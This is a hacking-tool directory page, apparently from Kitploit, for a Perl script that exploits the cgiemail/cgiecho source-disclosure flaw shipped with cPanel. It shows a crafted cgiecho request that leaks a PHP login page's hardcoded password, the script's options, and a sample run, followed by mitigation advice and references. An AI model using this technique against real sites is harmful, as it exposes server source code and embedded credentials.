
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
cgiemail-exploit — Cgiemail - Source Code Disclosure/LFI | Kitploit
Tools/GitHubGitHub/finbar-crago/cgiemail-exploit
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubfinbar-crago/cgiemail-exploit

cgiemail-exploit

Cgiemail - Source Code Disclosure/LFI

View Repository
1511410 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    350
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    292

Explore all tools

Browse our collection of tools

View all tools →
Share

Cgiemail - Source Code Disclosure/Local File Inclusion Exploit

cgiecho a script included with cgiemail will return any file under a websites document root if the file contains square brackets and the text within the brackets is guessable.

cgiemail is currently shipped with cPanel, enabled by default.

screen-shot

Example

For page:

<?php // http://hostname/login.php
if($_GET['user'] == 'admin' && $_GET['pass'] == 'thisissecure'){ /*...*/ }

Requesting:

http://hostname/cgi-sys/cgiecho/login.php?'pass'=['pass']

Returns:

<HEAD><TITLE>Success</TITLE></HEAD>
<BODY>Processed form looks like this:<P><HR><PRE>
&lt;?php // http://hostname/login.php
if($_GET == 'admin' && $_GET['pass'] == 'thisissecure'){ /*..*/ }
</PRE><P>
<P><EM>cgiemail 
1.6
</EM></BODY>

cgiemail-exploit.pl

Usage: ./cgiemail-exploit.pl [options] target

Options:
  --names         Check for names in commer separated list
  --num           Check for numbers
  --num-max       Maximum number to check (default 10)
  --php           Check PHP $_SERVER Variables
  --batch         Number of arguments sent per request (default 10)
  --cgiecho-path  Path of cgiecho on server (default '/cgi-sys/cgiecho/')
  --user-agent    Set user-agent (default 'Mozilla/5.0')
  --deley         Pause between requests in seconds (default 1)
  --timeout       Set connection timeout (default 10)

example

$ ./cgiemail-exploit.pl --num --names 'email,password' http://hostname/login.php > login.php
detected cgiemail 1.6
request 1 of 2...
success!
url: http://hostname//cgi-sys/cgiecho/login.php?0=[0]&1=[1]&2=[2]&3=[3]&4=[4]&5=[5]&6=[6]&7=[7]&8=[8]&9=[9]&


caveats

  • if no value is supplied for a variable it will be excluded so expect to see some '$_POST/$_GET' variables with missing []...

Solutions

  • don't use cgiemail...
  • disable cgiemail...
  • if for whatever reason your stuck on a system with cgiemail the maximum variable length is 255; a long string inside square brackets will return an error.
  • don't use square brackets?

Reference

  • http://web.mit.edu/wwwdev/cgiemail/webmaster.html#security
  • https://documentation.cpanel.net/display/1144Docs/Tweak+Settings+-+Security#TweakSettings-Security-CGIEmailandCGIEcho
Download Tool




